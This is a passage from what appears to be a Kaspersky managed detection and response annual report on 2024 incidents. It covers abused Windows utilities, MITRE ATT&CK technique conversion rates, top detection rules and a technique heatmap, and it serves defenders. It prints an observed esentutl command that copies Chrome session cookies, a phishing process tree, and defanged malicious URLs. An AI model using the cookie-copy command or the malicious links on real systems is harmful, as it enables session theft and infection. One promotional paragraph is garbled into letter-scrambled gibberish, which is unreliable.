The Esentutl.exe[22] binary that works with Microsoft JET databases is used for copying and downloading binaries, including NTFS alternative data streams. The example command below demonstrates copying a file ..\Network\Cookies that contains open browser session data. Attackers can use this file to intercept authentication communications with online resources.

Figure 23 Esentutl.exe was started from 1.bat for files coping

```
c:\windows\svcbatch.exe c:\windows\1.bat
 └--> esentutl.exe  /y /vss C:\Users\\AppData\Local\Google\Chrome\userda~1\profil~1\Network\Cookies /d c:\users\public\
```

In 2024, **msedge.exe**[23] continued to appear frequently in reported incidents, indicating a relatively significant number of incidents involving users clicking on phishing links or falling victim to drive-by download attacks.

Below is a typical example of execution originating from a phishing e-mail.

Figure 24 Msedge.exe from malicious attachment from Outlook email client, attempted to access malicious site

```
(PID: 7004) "C:\Program Files (x86)\Microsoft Office\Office16\OUTLOOK.EXE"
 └——(PID: 9404) "C:\Program Files (x86)\Adobe\Reader 10.0\Reader\AcroRd32.exe" "C:\Users\\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\INUTDF2U\Updated list Unauthorised PP
RA User ID details.pdf"
   └——(PID: 15216) "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --single-argument hxxps://www[.]dropbox[.]com/scl/fi/r03vub4463xluyb65whot/PPRA_Letters.zip?rlkey=vl19sdakfxmsp4k
cendo8qzgx&e=2&st=d0e86ec1&dl=0
```

Figure 25 Example of malicious site that user attempted to visit by msedge.exe

```
hxxps://jobtrue[.]ru/wp-content/themes/genesis/js/select2/js/i18n/ru[.]js?v=1712788044
Category : Malware site
```

20 MITRE ATT&CK. T1127.001 Trusted Developer Utilities Proxy Execution: MSBuild

21 MITRE ATT&CK. T1543.003 Create or Modify System Process: Windows Service

22 MITRE ATT&CK. S0404 esentutl

23 Github. Msedge.exe

MITRE ATT&CK® Incidents classification

The IoAs used in MDR are mapped to MITRE ATT&CK® techniques. To ensure detection quality, the detection engineering team evaluates the conversion and contribution of each IoA, enabling these metrics to be calculated for MITRE ATT&CK® techniques as well. The eight techniques with the highest conversion rates are listed below, and the heat map shows the contribution of the observed techniques. The lower conversion rates are explained by the fact that in practice, due to the preventive security measures used, not all attempts by attackers to implement the identified techniques led to an actionable incident.

Table 3 Techniques with the highest conversions

T1078: Valid Accounts	34.82%	Domain and local accounts are often used by attackers to bypass security solutions and gain persistence in compromised systems. Recently, stealers have become more popular, which is likely why this technique is so common, especially in well-prepared targeted attacks.
T1098: Account Manipulation	30.30%	Privileged accounts and groups are usually well controlled, but despite, this attackers often activate disabled accounts and/or add members to groups.
T1566.002: Spearphishing Link	24.50%	Phishing remains the most popular technique for gaining initial access. In 2024, its popularity continued from 2023, with an even higher conversion rate. Attachments were more common than in previous years.
T1110.001: Password Guessing	22.18%	Although password guessing is efficiently detected by both network sensors and endpoint agents, the technique is still popular in security assessment projects and real attacks
T1210: Exploitation of Remote Services	20.62%	RCE exploit attempts are very common in incidents, both for gaining initial access and facilitating lateral movement.
T1547.001: Registry Run Keys / Startup Folder	17.58%	This is the most popular persistence technique, regardless of incident severity. It leverages standard OS mechanisms combined with LotL[24] tools, which, without additional context, are difficult to distinguish from legitimate configuration.
T1021: Remote Services	17.14%	This is the second most popular lateral movement technique, frequently used in various types of incidents alongside T1078: Valid Accounts
T1071.002: File Transfer Protocols	14.78%	In 2024, this technique appeared on the top 8 conversation list for the first time. FTP and SMB are commonly used for legitimate purpose, making them an attractive option for concealing malicious activities

24 Kaspersky encyclopedia. Living off the Land (LotL) attack

The most frequently triggered detection rules

In 2024, MDR detected 803 unique scenarios with non-zero conversions. In this section, we will look at the most frequently triggered scenarios, which together account for over 37% of all detections, and analyze their contributions based on incident severity.

In our 2023 report we listed IoAs in two sections: OS-based events and XDR telemetry. However, this year the vast majority of triggered rules were based on XDR telemetry, with OS-based IoAs serving mainly as additional context rather than the primary detection method.

Table 4 Techniques with the highest conversions

Detection scenario	Comments	Required telemetry and enrichment	Contribution by severity
Dump sensitive registry hives	This activity is detected by EDR telemetry as well as by EPP verdicts on suspicious activity	Registry access EPP suspicious activity detection	High: 26.91% Medium: 1.21% Low: 1.59%
EPP detection on memory	EPP detection on system process or on a section in memory	EPP detection	High: 17.04% Medium: 2.45% Low: 0.66%
System process executed as a service	Suspicious service, containing arbitrary code, was created or executed	Autorun entries OS system events Process start	High: 16.88% Medium: 0.58% Low: 0.12%
Attempt to access a malicious host	Attempt to access a host with a bad reputation	EPP dection HTTP connection Network connection DNS request **Reputation of the destination host**	High: 12.26% Medium: 7.96% Low: 13.21%
Suspicious system memory dump	Dumping system memory for credential access (i.e. LSASS memory dump[25])	EPP detection LSASS process access Any telemetry event containing command line	High: 11.94% Medium: 0.99% Low: 1.24%
Launch of object with bad reputation[26]	Any scenario of launching a file, command script, opening an office document with a bad reputation	Any telemetry event containing the process that initiates the event **Reputation of the file \ script \ office document**	High: 10.83% Medium: 6.51% Low: 1.62%
User added to the privileged domain group	Based on OS events. Critical group membership was changed.	OS account manipulation events	High: 8.76% Medium: 7.05% Low: 0.87%

25 MITRE ATT&CK. T1003.001 OS Credential Dumping: LSASS Memory

26 Kaspersky Online File Reputation

Detection scenario	Comments	Required telemetry and enrichment	Contribution by severity
Unusual service install	Based on OS events. Installation of a service that is a sign of an attack tool being used	Service install events	High: 6.69% Medium: 0.23% Low: 0.09%
Remotely executed process	The process was executed in an account with network logon type	Process start Section load	High: 5.57% Medium: 0.17% Low: 0.17%
Malicious URL found in command line	In any event field (the most common scenario — command line, that explains the name of the rule) of any telemetry event, the URL was parsed and then checked with available TI for its reputation and any match	URL reputation	High: 4.94% Medium: 5.24% Low: 1.47%
Execution using impacket[27]	Remote execution using impacket tools	Any telemetry event containing a command line EPP suspicious activity detection	High: 4.62% Medium: 0.13%
APT-related detection	List of relevant EPP verdicts	EPP detection	High: 3.50% Medium: 2.21% Low: 1.15%
IDS detection	Network IDS as part of KATA detection	Network IDS detections	High: 1.11% Medium: 15.70% Low: 1.01%
Sandbox detection	Triggering of the sandbox as part of KATA detection. There is no exact EPP verdict for the suspicious object	Sandbox verdict EPP verdict for the object	Medium: 18.25% Low: 0.66%

Key — Kaspersky

Kaojgtqegx! Jtn HPN oenucse sjhacieo Injksqcue qbnekq btiqciy, kpukisep qbnekq ciqeggcyeise kip nklcp qbnekq neoljioe qj pegcuen gekpciy-epye Injqesqcji qbkq feelo sxaensnchcikgo jtq kip xjtn atocieoo okre.

Ski xjt begl he oestne hx cirnkoqntsqtne?

27 Github. Impacket

Heatmap of techniques


TA0001: Initial Access	TA0002: Execution	TA0003: Persistence	TA0004: Privilege Escalation	TA0005: Defense Evasion	TA0006: Credential Access	TA0007: Discovery
T1566: Phishing	T1204: User Execution	T1098: Account Manipulation	T1055: Process Injection	T1036: Masquerading	T1003: OS Credential Dumping	T1087: Account Discovery
T1078: Valid Accounts	T1059: Command and Scripting Interpreter	T1547: Boot or Logon Autostart Execution	T1548: Abuse Elevation Control Mechanism	T1027: Obfuscated Files or Information	T1110: Brute Force	T1046: Network Service Discovery
T1190: Exploit Public-Facing Application	T1569: System Services	T1505: Server Software Component	T1068: Exploitation for Privilege Escalation	T1562: Impair Defenses	T1555: Credentials from Password Stores	T1033: System Owner / User Discovery
T1189: Drive-by Compromise	T1053: Scheduled Task / Job	T1546: Event Triggered Execution	T1484: Domain or Tenant Policy Modification	T1218: System Binary Proxy Execution	T1552: Unsecured Credentials	T1012: Query Registry
T1091: Replication Through Removable Media	T1047: Windows Management Instrumentation	T1574: Hijack Execution Flow	T1134: Access Token Manipulation	T1112: Modify Registry	T1558: Steal or Forge Kerberos Tickets	T1069: Permission Groups Discovery
T1133: External Remote Services	T1559: Inter-Process Communication	T1543: Create or Modify System Process		T1564: Hide Artifacts	T1649: Steal or Forge Authentication Certificates	T1049: System Network Connections Discovery
T1195: Supply Chain Compromise	T1203: Exploitation for Client Execution	T1136: Create Account		T1553: Subvert Trust Controls	T1056: Input Capture	T1016: System Network Configuration Discovery
T1200: Hardware Additions	T1129: Shared Modules	T1556: Modify Authentication Process		T1620: Reflective Code Loading	T1557: Adversary-in-the-Middle	T1482: Domain Trust Discovery
T1659: Content Injection	T1106: Native API	T1176: Browser Extensions		T1207: Rogue Domain Controller	T1212: Exploitation for Credential Access	T1018: Remote System Discovery
	T1072: Software Deployment Tools	T1197: BITS Jobs		T1070: Indicator Removal	T1040: Network Sniffing	T1082: System Information Discovery
		T1137: Office Application Startup		T1014: Rootkit	T1606: Forge Web Credentials	T1007: System Service Discovery
		T1037: Boot or Logon Initialization Scripts		T1550: Use Alternate Authentication Material	T1187: Forced Authentication	T1615: Group Policy Discovery
		T1205: Traffic Signaling		T1140: Deobfuscate / Decode Files or Information	T1539: Steal Web Session Cookie	T1010: Application Window Discovery
		T1554: Compromise Host Software Binary		T1211: Exploitation for Defense Evasion		T1057: Process Discovery
		T1542: Pre-OS Boot		T1216: System Script Proxy Execution		T1083: File and Directory Discovery
				T1497: Virtualization / Sandbox Evasion		T1135: Network Share Discovery
				T1222: File and Directory Permissions Modification		T1217: Browser Information Discovery
				T1600: Weaken Encryption		T1124: System Time Discovery
				T1006: Direct Volume Access		T1518: Software Discovery
				T1127: Trusted Developer Utilities Proxy Execution		T1654: Log Enumeration
				T1220: XSL Script Processing		T1120: Peripheral Device Discovery
						T1201: Password Policy Discovery

2–4% 5–7% 8–11% >12%

TA0008: Lateral Movement	TA0009: Collection	TA0010: Exfiltration	TA0011: Command and Control	TA0040: Impact	TA0042: Resource Development	TA0043: Reconnaissance
T1210: Exploitation of Remote Services	T1560: Archive Collected Data	T1567: Exfiltration Over Web Service	T1071: Application Layer Protocol	T1565: Data Manipulation	T1588: Obtain Capabilities	T1595: Active Scanning
T1021: Remote Services	T1005: Data from Local System	T1041: Exfiltration Over C2 Channel	T1568: Dynamic Resolution	T1561: Disk Wipe	T1587: Develop Capabilities	T1598: Phishing for Information
T1570: Lateral Tool Transfer	T1114: Email Collection	T1048: Exfiltration Over Alternative Protocol	T1572: Protocol Tunneling	T1496: Resource Hijacking	T1608: Stage Capabilities	T1590: Gather Victim Network Information
T1534: Internal Spearphishing	T1119: Automated Collection	T1011: Exfiltration Over Other Network Medium	T1105: Ingress Tool Transfer	T1486: Data Encrypted for Impact	T1583: Acquire Infrastructure	T1592: Gather Victim Host Information
T1563: Remote Service Session Hijacking	T1113: Screen Capture	T1020: Automated Exfiltration	T1095: Non-Application Layer Protocol	T1485: Data Destruction	T1584: Compromise Infrastructure	
T1080: Taint Shared Content	T1115: Clipboard Data	T1029: Scheduled Transfer	T1090: Proxy	T1489: Service Stop	T1586: Compromise Accounts	
	T1125: Video Capture	T1030: Data Transfer Size Limits	T1219: Remote Access Software	T1531: Account Access Removal		
	T1025: Data from Removable Media	T1052: Exfiltration Over Physical Medium	T1092: Communication Through Removable Media	T1499: Endpoint Denial of Service		
	T1039: Data from Network Shared Drive		T1102: Web Service	T1498: Network Denial of Service		
	T1074: Data Staged		T1573: Encrypted Channel	T1490: Inhibit System Recovery		
	T1530: Data from Cloud Storage		T1571: Non-Standard Port	T1529: System Shutdown / Reboot		
			T1001: Data Obfuscation			

2–4%   5–7%   8–11%   >12%

Key — MDR



About Kaspersky

Kaspersky is a global cybersecurity and digital privacy company founded in 1997. Our deep threat intelligence and security expertise is constantly transforming into innovative security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. Our comprehensive security portfolio includes leading endpoint protection and specialized security solutions and services to fight sophisticated and evolving digital threats.

Kaspersky Security Services

Kaspersky Managed Detection and Response

Kaspersky Incident Response

Kaspersky SOC Consulting

Kaspersky Digital Footprint Intelligence

Kaspersky Security Assessment

Kaspersky Compromise Assessment

Learn more

Global recognition

Kaspersky products and solutions undergo constant independent testing and reviews, routinely achieving top results, recognition and awards. Our technologies and processes are regularly assessed and verified by the world's most respected analyst organizations. Most tested. Most awarded.

Learn more

5,000+
professionals work at Kaspersky

50%
of our employees are R&D specialists

5
unique centers of expertise

467 k
new malicious files detected by Kaspersky every day

200 k
corporate customers worldwide

4.9 bln
cyberattacks detected by Kaspersky in 2024

Managed Detection and Response

www.kaspersky.com

#kaspersky
#bringonthefuture